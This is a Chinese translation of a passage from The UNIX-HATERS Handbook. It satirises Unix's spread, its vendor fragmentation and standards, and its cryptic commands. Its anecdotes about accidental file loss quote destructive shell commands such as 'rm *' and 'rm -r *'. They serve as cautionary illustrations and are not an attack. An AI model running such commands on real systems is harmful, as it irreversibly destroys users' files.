最初，汤普逊在贝尔实验室的 GE645上交叉编译星际旅行的程序，然后

[1] 译注 core dump。
[2] 译注 Information Utility。
[3] 译注 ARPA（Advanced Research Projects Agency）在 1972 年更名为 DARPA（Defense Advanced Research Projects Agency）。
[4] 译注 MULTiplexed Information and Computer System。
[5] 译注 Joseph Ossanna，贝尔实验室成员，Unix 版 troff 的作者。

在 PDP-7 上运行。但是情况很快发生了变化——汤普逊认识到，虽然 GE645 有安逸的环境，但是星际旅行开发得很慢，还不如先给 PDP-7 编写一个操作系统——于是就为 PDP-7 编写了汇编器、文件系统和最小的操作系统内核。都是为了玩星际旅行，Unix 诞生了。

和开发生物武器（ARAP 同时赞助的另一个项目）的科学家们一样，早期 Unix 研究者们对其行为没有充分认识；但是和那些科学家不同，肯 · 汤普逊和丹尼斯 · 里奇都没有穿防护服。事实上，他们不仅没有阻止 Unix 的传染，反而推波助澜。汤普逊和同伴们天真烂漫地写了几页所谓文档的纸，然后实际上就**把 Unix 给放了**。

最初，Unix 的传染范围局限于贝尔实验室的几个工作组。当时实验室的专利办公室需要一个文本处理系统。他们购买了一台 PDP-11/20（这时 Unix 就已经变异并感染了第二个宿主）然后成为第一个自愿的牺牲品。到 1973 年，Unix 已经感染了实验室内 25 种不同的系统，为了提供内部支持，AT&T 不得不成立 Unix Systems Group。哥伦比亚大学的研究者听说 Unix 后，联系上里奇想要一份拷贝。就这样，趁着所有人都还稀里糊涂的时候，Unix 从实验室溜走了。

某些文献声称 Unix 的成功源于技术上的优越性，这简直大错特错。和竞争对手相比，Unix **长于进化**而不是**长于技术**。Unix 在商业上成功是因为它是一种病毒。它唯一的进化优势在于身材小巧、设计简单以及由此而来的容易移植。至于后来 Unix 开始流行并且取得商业成功，是因为它附身于三种极为成功的主机：PDP-11、VAX，还有 Sun工作站（实际上 Sun 产品是被**设计**成为病毒携带者的）。

正如一位 DEC 员工写到：

> 来自：CLOSET::E::PETER 29-SEP-1989 09:43:26.63
> 发给：closet::t_parmenter
> 主题：Unix
>
> 以前销售 Lisp 机器时，常常有人问起 Unix。在这种情况下，如果发问的不是个双性人的话，我通常会把 Unix 比作生殖器疱疹——很多人染上，没人想染上，染上了愁眉苦脸，千方百计想治。通常的效果是大家哈哈一笑，点点头，然后说点别的。

在那个时期（1970 年代末到 1980 年代初）创立或者已经存在的至少 20 家商业工作站制造商当中，只有区区几个——Digital、Apollo、Symbolics和惠普——抵制了 Unix。到 1993 年，Symbolics 申请破产保护，而 Apollo 则已经被（惠普）收购。再到如今，剩下的两家公司也都成为 Unix 死忠。

随机遗传物质的积累

生物染色体会积累一些随机遗传物质；这些物质很容易偶然被复制并遗传给下一代。有朝一日人类基因组绘制完成，我们可能会发现其中只有一小部分属于正常人类，剩下的则属于猩猩、新变种人[1]、电视传道人和旧电脑商人。

同样的事情也发生在 Unix 身上。尽管一开始很袖珍，但 Unix 飞快地积累了各种垃圾基因。例如，几乎每个 Unix 版本都包括了 Linotronic 或者 Imagen 排字机的驱动，但几乎没有哪个用户知道这些机器长什么样。奥林·席瓦斯注意到，今天 Unix 不再承受原先的进化压力，但其血统已经混乱不堪。

> 日期：Wed, 10 Apr 91 08:31:33 EDT
> 来自：奥林·席瓦斯 <shivers@bronto.soar.cs.cmu.edu>
> 发给：UNIX 痛恨者
> 主题：Unix 的进化
>
> 有人曾告诉我一些故事，有关自起源于贝尔实验室以来 Unix 的广义进化（这个词我用得不太严密），而我觉得可以概括如下。早在 PDP-11 时代，Unix 程序的设计规则是：
>
> 1. 程序不必好用，甚至不必正确，
>
> 但是：
>
> 2. 必须很小。
>
> 设计软件工具包或者别的什么也是这样。
>
> 当然，随着时间流逝，计算机硬件逐渐变得强大：处理器频率提高、地址空间从 16 位扩展成 32 位、内存也便宜了，等等等等。
>
> 所以，现在已经没人再理会规则 2 了。

在 Unix 像病毒一样传播的过程中，这些累积的基因物质持续变异。追究这些基因是如何变成现在这个样子毫无意义；它们被忠实地从一代 Unix 复制到又一代 Unix，但是第二代或者第三代表亲却长相迥异，好比伍迪·艾伦之于迈克尔·乔丹。有好几本书都提到这个现象。例如在一本关于网络互连的好书《TCP/IP 网络互联》[4]中，15.3 节“路由信息协议（RIP）”，183 页，道格拉斯·科莫[2]就描述了劣质基因如何在 Unix 网络代码中存活并变异（第三段）：

> 尽管在其父辈之上修修补补，但 RIP 作为一种内部网关协议（IGP）得以流行并非因为技术价值，而是因为伯克利在发布流行的 4.X BSD Unix 时包含了 routed程序。这样一来，许多网站点选择并安装了 routed，然后开始使用 RIP，却压根没有考虑过其技术价值或者局限。

[1] 译注 《新变种人》是漫画《X 战警》的一个衍生系列。
[2] 译注 Douglas Comer。

接下来的一段继续写到：

> 关于 RIP 有一个最惊悚的事实：其实现和广泛传播竟都是在没有正式标准的情况下发生的。大多数代码脱胎于伯克利，但程序员对文档外的细枝末节理解得参差不齐，因此互操作很成问题。每当新的版本出现，新的问题也随之而来。

Unix 的特质既混杂又过时，就像经典电台跨越数十年的歌单。这里有冲撞乐队[1]时代的图形界面，披头士[2]时代的两字母命令，系统程序（例如 ps）的输出惜字如金以将就低速电传打字机，宾·克罗斯比[3]时代的命令编辑风格（#和 **@仍然**是缺省的行编辑命令），以及斯科特·乔普林[4]时代的进程吐核。

还有人注意到 Unix 比对手更加善于进化，技术上则乏善可陈。在《“差一点才更好”思想的兴起》一文中，理查德·伽白列[5]详细阐述了这个主题（见附录 C），其论点是，在 Unix 设计哲学的**要求**之下，所有设计决策都过度考虑“实现简单”，而对正确性、一致性和完整性则一笔带过，伽白列称呼这种哲学为“差一点才更好”，并展示了编程如何受其影响——和那些以正确性和一致性为首要的程序相比，如此设计在技术上居于劣势，但却由于容易移植而**擅于进化**——真像病毒。病毒谈不上优雅端庄，但就是很成功。事实上，说不定哪种病毒就会要你的命。

相当令人鼓舞的想法。

性爱、毒品和 Unix[6]

除了像病毒一样传播，关于 Unix 的左右逢源还有一个比喻：设计师的毒品。

AT&T 就象毒贩，在 1970 年代把 Unix 免费送给各个大学试用。研究员和学生觉得 Unix 比别的操作系统更加让人飘飘欲仙：不花钱、可调整、运行的机器也不贵。从这些人的需求看，Unix 是他们能够获得的最好的货色。至于那些很快面临 Unix 竞争的更好的操作系统，要么学校买不起机器来运行、不是“免费的”，要么还在实验室里开发。AT&T 通过这种策略，分文不

[1] 译注 Clash，英国朋克摇滚乐队，1976 年组建。
[2] 译注 Beatles，英国流行摇滚乐队，1960 年组建。
[3] 译注 Bing Crosby（1901 年 05 月 02 日～1977 年 10 月 14 日），美国低音抒情歌手。
[4] 译注 Scott Joplin（1867/1868? 年～1917 年 4 月 1 日），美国黑人作曲家和钢琴家。
[5] 译注 Richard P. Gabriel。
[6] 译注 《性爱、毒品和摇滚（Sex & Drugs & Rock & Roll）》是英国歌手伊安·杜利（Ian Dury，1942 年 5 月 12 日～2000 年 3 月 27 日）于 1977 年发行的单曲。2010 年有讲述其生平的同名英国电影。

花就让一大批 Unix 黑客新鲜出炉，就算不至于和 Unix 发生化学反应，他们也已经产生了心理依赖。

当摩托罗拉 68000 微处理器上市后，一批工作站厂商应运而生，其中几乎都是操作系统的门外汉。到后来这些厂商差不多都采用了 Unix，既因为 Unix 容易移植，也因为如此才能通过物美价廉的 Unix 黑客获得补丁。这些黑客能够把 Unix 拼凑（有时候也称作“移植”）到各种平台上。对工作站生产商而言，Unix 是经济的选择。

用户想要布满缺陷的操作系统吗？不太可能。用户想要软件工具面目可憎的操作系统吗？可能性很小。用户想要连命令补全都没有的操作系统吗？不要。用户真的想要界面既恐怖又危险的操作系统吗？别想。用户想要不支持内存文件映射的操作系统吗？不要。用户想要运行几天（有时候几小时）就死机的操作系统吗？不要。用户想要不支持键盘输入缓冲的操作系统吗？真的不要。用户想要花**最少的钱**让让编译器和链接器跑在工作站上吗？绝对想要。因此前面的需求他们愿意牺牲一点。

用户说了，购买 Unix 是因为三十年来，他们使用的 FORTRAN 和 COBOL 开发环境简直就是“茹毛饮血”，而 Unix 就要好一些。但是在选择 Unix 的时候，他们浑然不觉地忽略了一个事实，经过多年的操作系统研究，这些问题可以解决得好得多。没关系，他们是这样**考虑**的，反正比手上的家伙好使。到 1984 年，根据 DEC自己的统计，就算 DEC 不会提供技术支持，美国境内也有四分之一的 VAX 机器运行 Unix。

Sun 公司之所以成就后来的地位，是因为生产的工作站价格最低，而不是性价比最高。运行高品质的操作系统需要太多的计算能力。所以 Unix 是一种**经济**的，而不是技术的选择。Sun 把 Unix 写进商业计划，其创始人中就有熟练的 Unix 黑客，而至于用户嘛，自然是一分钱一分货喽。

各行其是成为标准

> “标准的伟大之处在于可供选择的范围非常广阔。”
>
> ——葛蕾丝 · 莫里 · 赫柏[1]

自 1980 年代 Unix 开始流行以来，“标准化”工作就一直在进行之中。尽管按照通常的观点，其中大部分精力都是在撰写新闻稿而非编写代码，但

[1] 译注 Grace Murray Hopper（1906 年 12 月 9 日～ 1992 年 1 月 1 日），美国计算机科学家，最早的程序员之一，发明了世界上第一个编译器 A-0，并且对 COBOL 语言的产生有重大影响。

Unix 巨擘们，比如 Sun、IBM、惠普和 DEC，还是在这个基本属于自找的麻烦上倾注了数百万美元。

为什么 Unix 厂商不喜欢标准 Unix?

标准化 Unix 的动力来自客户流失，因为这些客户目睹了 Unix 版本的泛滥，发现这里面水太深，最后只好买台 PC 兼容机运行微软 Windows了事。没错，花差不多的钱是可以买台工作站然后运行“真正的”操作系统（他们已经误以为非 Unix 莫属），但这里面有风险，说不定买回来的 Unix 风味独特，结果无法支持某个关键应用。

客户希望 Unix 兼容还有第二个理由：他们一相情愿地相信，兼容的软件会让硬件厂商竞争价格和性能，最终让工作站更便宜。

当然啦，基于和以上**完全一样的理由**，工作站厂商比如 Sun、IBM、惠普和 DEC 实在是**不想**看到 Unix 版本的统一。试想如果每台 Sun、IBM、惠普和 DEC 工作站都能运行同样的软件，那么对某个已经许诺购买三百万美元 Sun 产品的客户而言，吊死在一颗树上就毫无道理了：货比三家才是王道，不管惠普还是 DEC，哪家便宜进哪家。

真是有点讽刺。“开放系统”的许诺正是客户转向 Unix 的一个理由，他们因此可以替换专有的大型机和小型机。但是从事后的分析看来，转换到 Unix 不过是搬到一个新的专有系统——一个正好就是专有 Unix 版本的系统。

> 日期：Wed, 20 Nov 91 09:37:23 PST
> 来自：simsong@nextworld.com
> 发给：UNIX 痛恨者
> 主题：Unix 的名字
>
> 或许对大多数人而言，记住众多 Unix 版本的各色名字不是问题，但是今天 NeXTWORLD [1] 的文字编辑问我，AIX和 A/UX有什么区别。
>
> “AIX 是 IBM的 Unix，A/UX 是苹果公司的 Unix。”
>
> “有什么区别?”他问道。
>
> “不知道，总之都是 AT&T System V [2] 加上一些不知所云的修改。类似的还有 HP-UX，System V 加上惠普的修改。DEC称呼其操作系统为 ULTRIX；DGUX是 Data General [3] 的产品；也别忘了 Xenix——来自 SCO。”
>
> 至于 NeXT，则把自己的 Unix（其实就是 Mach内核裹上一层脑残的 Unix）版本命名为 NEXTSTEP。NEXTSTEP 究竟是什么很难说得清楚，这不是那个窗口系统吗？Objective-C？那个环境？Mach？还是别的什么？

[1] 译注 NeXTWORLD 是讨论 NeXT 计算机、操作系统和软件的主要期刊，发行于 1991 年至 1994 年。
[2] 译注 AT&T 于 1983 年发布的 Unix 版本，是最早的商业化 Unix 版本之一，曾经和 BSD Unix 并列两大 Unix 流派。
[3] 译注 1968 年创建于特拉华州，是最早的小型计算机厂商之一，1999 年被 EMC 收购。

最初许多厂商希望使用“Unix”这个名字描述产品，但是 AT&T 的律师不乐意，他们认为“Unix”属于某种有价值的注册商标。因此供应商们选择类似 VENIX 和 ULTRIX 之类的名字，免得被告上法庭。

但是到了今天，大多数供应商尽量避免使用 U 开头的单词。倒不是被告怕了，他们的真正意图是区分，区分他们改进后的新版本和其余所有仅仅满足工业标准的旧版本。

真是忍不住要骂这些家伙两句。毕竟一开始说得好好的，他们要给用户和开发者提供通用的 Unix 环境，一转眼又说想让他们的 Unix 品牌比竞争对手好一点点：增加几个特色啦、改进一下功能啦，再提供更好的管理工具，然后你就多掏钱吧。只有猪油蒙了心才会相信这些鬼话。

> 日期：Sun, 13 May 90 16:06 EDT
> 来自：约翰 · R · 邓宁 <jrd@stony-brook.scrc.symbolics.com>
> 发给：jnc@allspice.lcs.mit.edu、UNIX 痛恨者
> 主题：Unix：不兼容性的遗言
>
> > 日期：Tue, 8 May 90 14:57:43 EDT
> > 来自：诺埃尔 · 基亚帕 [1] <jnc@allspice.lcs.mit.edu>
> >
> > [……]
> >
> > 我想在宇宙万物中，只有 Unix 和雪花一样，没有两个相同的实体。
>
> 我深以为然，并且想起了另外一个故事。
>
> 若干年前从事顾问工作谋生时，我在一个软件小组谋得差事。他们要编写一个宏大的图形用户界面程序，计划和板件一起卖给 OEM 厂商，而开发环境是某种运行在 PDP-11 上的 Unix。我的职责是评估各种 Unix 变体，让它们在各种类似 Multibus [2] 的硬件上运行，看哪个最能满足要求。
>
> 评估的过程大致是这样：首先取得测试程序，也就是产品的早期原型，然后编译并且在各种 Unix 上运行。小菜一碟，我想。然而，哦，某个供应商把这一类系统函数的参数顺序都改过了；咦，看看这里，Xenix 编译器有个臭虫，你没法实现字节粒度的数据，你得用结构或者联合或者别的办法来模拟。咳，你知道吗，Venix 的伪实时时钟根本不能用，你得自己实现一份。真是恶心。
>
> 至于哪种 Unix 有哪种毛病，具体细节我不记得了，但是在我尝试过的五个版本中，没有哪两个可以兼容地运行除“Hello World!”之外的任何程序!
>
> 我吃惊，我骇然，我万万没有想到，一个宣称彼此兼容的操作系统系列，竟然彼此不容到这个程度。但真正让我不爽的是别的 *NIX 黑客们对此毫不在意！他们的态度像是说：“这就是生活，这里加上条件编译，那里加上空接口就行了，到底有什么大不了的?”
>
> 除了告诉人们永远不要指望两件和 Unix 沾边的东西会兼容，我不知道这个故事还有什么寓意。对了，后来我听说那个软件小组的时间超期长达两年，最终完全抛弃了 Unix，并转向 MS-DOS。用他们的话说，这是推出产品的唯一办法！

[1] 译注 Noel Chiappa。
[2] 译注 一种计算机异步总线，英特尔公司于 1974 年首次发布，后成为 IEEE 796 总线。

1989 年有个帖子发到皮特 · 纽曼[1] 管理的邮件列表 RISKS，发帖人佩特 · 席林[2] 是一位工程师，供职于美国铝业实验室的应用数学与计算机技术部门。在帖子中，佩特对“标准”这个词应用到 Unix 一类系统上所表达的概念提出彻底质疑：真正的标准，他写到，是针对诸如钢梁一类的物理对象而言的，标准让设计者可以采购部件，然后根据功能规格组装到他们的设计中，“如果零件的规格不正确，那么建造方的律师就要联系制造商的律师，讨论赔偿和惩罚。”所以道理是明摆着的，由于担心承担责任，大多数公司会很老实，反之一般很快就关门大吉了。

当应用到软件系统时，标准的概念彻底变味了。随便拿 Unix 的某个版本来看，它究竟满足了什么规范？POSIX？X/Open？CORBA？这些标准当中，各行其是的空间太大，因此即使厂商不遵循标准，也不可能承担任何责任。**每个厂商**确实都遵循了这些自行设计的标准，但彼此之间却就是水火不容。

Sun 公司最近宣布，要联合 NeXT来推广 OpenStep这个面向对象的用户界面标准。为了实现标准的开放性，Sun 将要把 C++和 DOE[3] 包裹在 Objective C 和 NEXTSTEP外面。不是没法确定遵循哪个标准吗？现在知道了，一个都不能少。

希望除了遵循标准，你没有别的事情可做。

关于 Unix 的迷信说法

瘾君子往往自欺欺人：“大麻不会让我痴呆。”“我就抽一口快克[4] 。”“任何时候我想戒就能戒。”身处毒品黑市的话，你常能听到这类谎言。

关于 Unix 的迷信是存在的，还有一个经销商网络以讹传讹。或许你以前听说过一些：

1. Unix 是标准的。
2. Unix 快速高效。
3. Unix 是万能的操作系统。
4. Unix 小巧、简洁、优雅。

[1] 译注 Peter Neumann。
[2] 译注 Pete Schilling。
[3] 译注 Distributed Objects Everywhere，Sun 公司于 1990 年开始的一个长期项目，目标是建立一个分布式计算环境，后台运行 CORBA，界面则是 OpenStep。
[4] 译注 Crack，一种高纯度可卡因。

5. Shell 脚本和管道是组织复杂问题和系统的好办法。
6. Unix 有在线文档。
7. Unix 有文档。
8. Unix 以高级语言写成。
9. X 和 Motif 让 Unix 和苹果麦金塔电脑一样友好简洁。
10. 进程的开销很小。
11. Unix 首次引入了：
    - 层次文件系统
    - 电子邮件
    - 网络互连和因特网协议
    - 远程文件访问
    - 安全/口令/文件保护
    - finger 命令
    - 对 I/O 设备的一致访问
12. Unix 编程环境生产效率很高。
13. Unix 是现代操作系统。
14. Unix 被争相使用。
15. Unix 的源代码：
    - 可以获得
    - 可以理解
    - 从厂家买来的和正在运行的对得上号

下面的篇幅将讨论并揭穿其中大部分。

第 2 章　欢迎你，新用户！

如同六发子弹上膛的俄罗斯轮盘赌

> 肯 · 汤普逊有一辆他曾参与设计的汽车。这辆车与众不同，没有速度表、油量表，也没有愚蠢的指示灯讨司机的厌。如果司机进行了错误操作，控制台的正中会出现一个大大的“?”。“有经验的司机”，汤普逊说，“一般知道哪里出了问题。”
>
> ——匿名

面对初次接触的新手（甚至是老手），计算机系统需要友好些。一个得体的系统至少会这样招待自己的客人：

- 命令的名字和功能有逻辑关系
- 小心处理危险的命令
- 不论是行为还是参数解析方式，命令都要一致且可以预测
- 易得且易读的在线文档
- 当命令失败时，给出可理解和有用的错误反馈

如果用大楼打个比方，那么 Unix 在建设过程中，从没招待过客人；进来的只有承包商，每个人都戴着安全帽，负责屋子里某个未完工的角落。这个过程中有个很大的悲剧——人机工效工程师不仅从未参与建设，也从未有人意识到这个问题或者搞个规划。所以到了现在，抽水马桶、中央供暖、窗户等等标准设施已经极难再添加了。尽管如此，建筑师们仍然为 Unix 的设计而骄傲，因此他们并不介意睡在地板上，而且屋子里还没有烟火探测器。

在诞生后的大部分时间里，Unix 只是大学和业界的研究对象。随着廉价工作站的爆发，Unix 作为平台软件进入了新时代。发生这个变化的时间不难追溯，那就是厂商为了降价迎合那些没有开发需求的用户，把 C 编译器从标准软件包中剔除的那一刻；虽然无法考证其精确时间，但基本上都发生

在 1990 年代。所以说，Unix 厂商一直以来只是考虑程序员的需要，直到最近才开始真正关心最终用户。这解释了厂商为何到现在才匆忙编写图形界面以“替换”对 shell 程序的需求，对此我们只能同情。

神秘的命令名

Unix 新手总是对 Unix 的命令名感到惊讶。在 DOS 和麦金塔上受再多教育，他们也无法从诸如 cp、rm和 ls之类神秘的两字母命令体会到高贵之美。

为什么命令的名字如此退化？如果用过 1970 年代早期的 I/O 设备，我们就有理由怀疑，是 ASR-33 [1] 电传打字机的速度、可靠性，尤其是键盘造成了这个结果。今天的键盘按照力反馈原理制造，按键的力量只需闭合一个微动开关，但是过去的电传打字机（至少在记忆中）的按键行程至少有半英寸，按键的力量需要发动一个类似自行车用的小型发电机，在上面操作得冒着手指骨折的危险。

如果当时丹尼斯和肯使用电动打字机而不是电传打字机，可能今天我们敲击的就不是“cp”和“rm”，而是“copy”和“remove”[2]了。科技拓宽我们的选择，同时也限制我们的选择，这就是例子。

20 多年过去了，为什么还要延续这一传统呢？理由是“无法撼动的历史伟力”，也就是那些业已存在的代码和书籍。如果一个厂商用 **remove** 替代了 rm，那么不仅每本 Unix 书籍都不再适用于这一系统，每个使用 rm的 shell 脚本也需要修改。该厂商的做法也会违背 POSIX 标准。

一个世纪前，由于打字高手击键过快，打字机的撞杆经常卡住，于是工程师设计了 QWERTY键盘让他们慢下来。今天的计算机键盘不再卡住，但仍然沿袭 QWERTY 布局。同理，在未来的一个世纪中，我们将会继续使用 rm。

事故总会发生

用户十分关心自己的数据和文件：他们使用计算机来产生、分析和存储重要信息；他们相信计算机能够保护他们的重要财产。如果没有这份信任，他们和计算机的关系就会蒙上阴影。Unix 辜负了这份信任，拒绝保护使用

[1] 译注 Teletype Corporation 于 1963 年生产的电传打字机。ASR-33 的正式型号是 Teletype Model 33 ASR（Automatic Send and Receive），配有 8 孔纸带阅读机和打孔机。

[2] 曾有人问肯 · 汤普逊，如果能重新设计 Unix 他将做什么修改，答曰：“我会在 creat 后加上个‘e’。”

危险命令的用户。在实际使用中，rm——**专事**删除文件的命令——就是最危险的。

所有 Unix 新手都经历过“不小心”但又无可挽回地删除重要文件，即使是专家和系统管理员也不例外。因此引发的时间、精力损失和文件恢复花费，每年可能高达几百万美元。这个问题值得解决；我们不理解为何 Unix 一直对此不以为然。难道结果还不够悲惨么？

相比别的操作系统，Unix 更加需要提供恢复删除功能，原因如下:

1. Unix 文件系统没有版本功能。

   如果支持自动版本功能，那么一旦内容更新，新版本将被赋予新文件名，或者给扩展名编号，因此能保留以前的内容，防止新版本冲掉老版本——这可是一再重演的 Unix 悲剧。

2. 对错误处理和检查，Unix 程序员漫不经心到了犯罪的程度。

   因此许多程序不检查是否所有输出都能写入磁盘，有些甚至不检查输出文件是否**创建**，但运行完毕后，这些程序删除输入文件倒是勤快得很。

3. 扩展通配符由 Unix shell，而不是运行其中的命令完成，因此 rm无法通过检查制止谋杀和伤害。即使 DOS也要提示一下“**del *.***”之类有潜在危险的命令。但在 Unix 下，文件删除命令无法知道用户输入的究竟是:

   ```
   % rm *
   ```

   还是:

   ```
   % rm file1 file2 file3 ...
   ```

   如果保存用户的原始输入，然后传给被执行的命令，或许可以缓解下这种状况，比如通过某个环境变量。

4. 删除是永久性的。

   Unix 没有“反删除”命令。在其它更安全的操作系统上，删除文件只是把文件所占用的磁盘块标记为“可用”，然后移动到一个专为“已删除文件”准备的特殊目录下。只有磁盘满了，这些块才会重新启用。

   大多数操作系统都采用这种“两步走，先回收再清空”的方式返还文件占用的磁盘块。这又不是什么火箭技术，早在 1984 年，麦金塔电脑

就区分了“扔进纸篓”和“清空纸篓”，而 TENEX[1] 采用这一技术的时间更要回溯到 1974 年。

DOS 和 Windows 提供的功能更象 U 型污水管，而不是废纸篓。这两个操作系统直接删除文件，但如果用户反悔了，至少还可以买工具来打捞一下。这种方式有时侯是可行的。

以上四个原因狼狈为奸，让无数的文件枉死。早在 Unix 之前，人们就理解了更好的技术并广泛采用，但自从接受 Unix 作为全球“标准”操作系统之后，这些技术反而正在失传。

欢迎来到未来世界。

“rm”就是终结

以上四个原因交互作用，最后演变成真实发生的恐怖故事，下面是alt.folklore.computers新闻组上的帖子和回帖。

日期：Wed, 10 Jan 90
来自：djones@megatest.uucp（戴夫·琼斯[2]）
主题：rm *
新闻组：alt.folklore.computers[3]

是否有人曾想执行以下命令:

```
% rm *.o
```

结果却打成了:

```
% rm *>o
```

现在你得到了一个空文件”o”，以及大量的空间来存放它!

事实上，你可能连“o”文件也得不到，因为 shell 的文档并没有明确建立“o”的时机，是在扩展通配符之前还是之后？Shell 大概算是一种编程语言吧，只是不太精确。

日期：Wed, 10 Jan 90
来自：ram@attcan.uucp
主题：Re: rm *
新闻组：alt.folklore.computers

我也被 rm 搞过。有次我想从磁盘上删除一个文件系统，比如说/usr/foo/bin。之前我已经在/usr/foo 下删除了一部分:

[1] 译注 DEC TOPS-20 操作系统的前身，由 BBN 于 1960 年代开发，包含完整的虚拟内存系统，运行在 PDP-10 计算机上。
[2] 译注 Dave Jones。
[3] 由克里斯·加里格斯转发到 UNIX 痛恨者。

```
% rm -r ./etc
% rm -r ./adm
```

……等等。准备删除./bin 目录时，我忘敲了那个点。我的系统似乎不太喜欢这个。

在设计时，Unix 才没有考虑如何在失去/bin 目录后运行。智能的系统会给用户一个恢复的机会（或着至少提醒用户是不是**真的**要把系统搞坏）。

按照 Unix 粉丝的观点，偶尔的文件误删是正常情况，不信请看下面 comp.unix.questions[1]的 FAQ摘录：

6) 如何恢复被删除的文件？

也许有一天，你不小心执行了一下这个命令：

```
% rm * .foo
```

然后发现删除了“*”而不是“*.foo”。你应该把这当作成人仪式。

当然称职的系统管理员应该定时备份。所以你最好问问他们手中是不是有你的文件备份。

“成人仪式”？没有任何别的厂商如此傲慢地对待问题产品。“法官大人，油箱爆炸只是一个成人仪式。”“陪审团的先生女士们，我们将证明，电锯保险开关失效造成的伤害不过是用户的成人仪式。”“庭上，请容我证明，被基廷先生骗取毕生积蓄正是那些退休职工的成人仪式。”好得很，好得很。

改变 rm 的行为也不是办法

被 rm咬了几次后，用户会有冲动将 rm作为“`rm -i`”的别名，或者更彻底一些，整个替换掉 rm，把所有将要删除的文件**移动**一个特殊的隐藏目录中，比如 /.deleted。这种把戏让用户产生了虚幻的安全感。

日期：Mon，16 Apr 90 18:46:33 199
来自：费尔·安格内 <agre@gargoyle.uchicago.edu>
发给：UNIX 痛恨者
主题：删除操作

在我们的系统上，“rm”并不真正删除文件，而是改变文件名，这样“undelete”(不是 unrm）之类的工具就能恢复被删除的文件。

这个功能让我删除文件时不那么小心翼翼，反正删掉了也总能找回来。厄，其实也不是“总能”。Emacs 的“删除文件”并不是这样工作的，Dired 的“D”命令也有问题。因为“改名而不删除”手法并非操作系统文件模型的一部分，而是人为塞进 shell 命令的奇技淫巧，只不过这个命令碰巧叫做“rm”。

所以，现在我脑子里有两个分裂的概念，一个是用 rm 删除文件，另一个则是用其它方式。当我的大脑要我的手删除一个文件时，我总要把这两个概念过一遍。

[1]comp.unix.questions 是一个国际 BBS，Unix 菜鸟在这里发问，回答的人则对 Unix 以外的世界一无所知。把芸芸众生被 Unix 打穿脚掌的经历积攒起来，就成了这个 FAQ 清单。

一些 Unix 专家从费尔的说法归缪出一个结论：最好**不要**尝试把 rm 之类的命令搞得更友好。虽然表达和我们不一样，但意思差不多，按照他们的观点，想让 Unix 更友好结果往往适得其反。很不幸他们是对的。

> 日期：Thu, 11 Jan 90 17:17 CST
> 来自：merlyn@iwarp.intel.com（兰德尔 · L · 施瓦茨[1]）
> 主题：不要改变命令的行为！（以前的主题是“回复：rm *”）
> 新闻组：alt.folklore.computers
>
> 我们打断一下这个新闻组的讨论，为的是带给你们以下信息……
>
> #ifdef SOAPBOX_MODE /* 搭个讲台先 */
>
> 我请求、乞求以及哀求大家，千万别用所谓“安全”的命令去替换原来的命令。
>
> 1. 用户往往没有把替换命令放在.cshrc 的正确位置，结果那些确实需要“删除”文件的脚本变得神秘兮兮，运行时不断让用户确认，或者自以为删除了文件，最后却把磁盘填满。
>
> 2. 误删文件的后果是无法完全消除的，如果保护了某个常用的命令，用户就可能而且**肯定**会产生幻觉“每个动作都可以撤销”（实际情况绝对不是这样！）。
>
> 3. 如果管理员（我现在的角色）被用户叫到终端前帮个忙，却发现命令的行为与平常不同，那种挫折感真是无与伦比，尤其在手边还有四个紧急任务的情况下。
>
> 如果你需要删除之前让用户确认下，这样好了：
>
> **% alias del rm -i**
>
> 然后千万不要再用“rm”了！我的天，到底有多难啊，各位!?!
>
> # endif /* 我说完了 */
>
> 现在我们回到你之前的那个话题吧。

最近 comp.unix.questions 上有过一次问卷调查，向系统管理员征集最喜欢的管理员恐怖故事，结果在 72 小时之内就有 300 多条回应，其中大多数都是以前面谈到的方式丢失文件。很有趣，这些发帖的可都是 Unix **高手**，然而又很奇怪，就算这些帖子里涉及的金钱损失已经有几百万美元，但遇到“Unix 对用户不友好”这类指责时，他们中的大多数还是要站出来辩护。

对用户不友好？Unix 对系统管理员又友好过么？请看：

> 日期：Wed, 14 Sep 88 01:39 EDT
> 来自：马修 · P · 维纳[2] <weemba@garnet.berkeley.edu>
> 发给：RISKS-LIST@kl.sri.com[3]
> 主题：回复：“一次按键”
>
> 在 Unix 上，即使是有经验的用户也会误用 rm 造成重大损失。我从没费劲去编写一个安全的 rm 脚本，因为我没有误删过文件。直到有一天，我用“!r”重复执行历史命令，但惊恐地发现屏幕上赫然回显着“rm -r *”，这是之前我花时间整理另一个目录时执行过的命令。

[1] 译注 Randal L. Schwartz。
[2] 译注 Matthew P Wiener。
[3] 由米歇尔 · 特拉弗转发到 UNIX 痛恨者。

> 为什么 C Shell 不能有个选项关闭历史记录？这是我仅有的一次误删或覆盖文件，但绝对是一个很好的理由。
>
> 很凑巧，后来我还听说一个新手输入恐怖的命令“rm *”，因为他想删除一个之前在邮件中不小心创建的文件“*”。好在按照字母顺序，一个排在前面的文件他没有写权限，因此这条“删除一切”命令提前停止了。

这个帖子的作者建议进一步改进 shell（增加关闭历史记录的选项），来修补“由操作系统展开通配符”的缺陷。但很不幸，这个“修补”如同是在渗水的墙上再刷一层漆，治标不治本。

始终如一的前后冲突

什么叫做可预测的命令？不外共同的选项名字、大致相同的参数顺序，以及在可能时产生相似的输出。为了实现一致性，需要有某个中心机构负责颁布标准。麦金塔电脑做到了，那是因为上面的应用程序都遵循同一份由苹果发行的指南。但 Unix 工具从来没有这种机构，导致的结果就是前后冲突：有的工具要求选项之前加上横线（-），有的要求不加；有的工具读标准输入，有的不读；有的工具写标准输出，有的不写；有的设置新文件对所有人可写，有的不设置；有的报告错误，有的不报告；有的在选项和文件名之间加上空格，有的不加。

Unix 是个实验品，目的是建立一个尽可能干净简洁的系统。作为实验产品，Unix 可以工作；但要作为生产系统，AT&T 的研究者们失败了。操作系统要提供丰富的功能，才会对大多数人有用。反之如果系统本身没有做到，用户就会把功能移植到底层框架上。大卫 · 曼金斯指出，除了在 AT&T，Unix 没有给开发者提供任何设计良好的框架供增加功能，这可能是造成 Unix 的行为自相矛盾、不可预测的症结所在。

> 日期：Sat, 04 Mar 89 19:25:58 EST
> 来自：dm@think.com
> 发给：UNIX 痛恨者
> 主题：自说自话的 Unix 拥趸
>
> Unix 拥趸吹嘘 Unix 命令在概念上很简洁：大多数人认为应该是个公共子程序的功能，都被 Unix 包装成一个完整的命令，还有各自的参数语法和选项。
>
> 这个想法本身并不坏，因为无需借助任何别的解释器，用户就能把简单的子程序连接起来，完成十分强大的功能。
>
> 问题是这些命令从未真正成为子程序[1]，所以用户无法编写程序与之连接，因而必须自己再实现一个正则表达式解析器（这解释了为什么 ed、sed、grep 和所有 shell 对“什么是正则表达式?”的理解大体相同，但又参差不齐）。

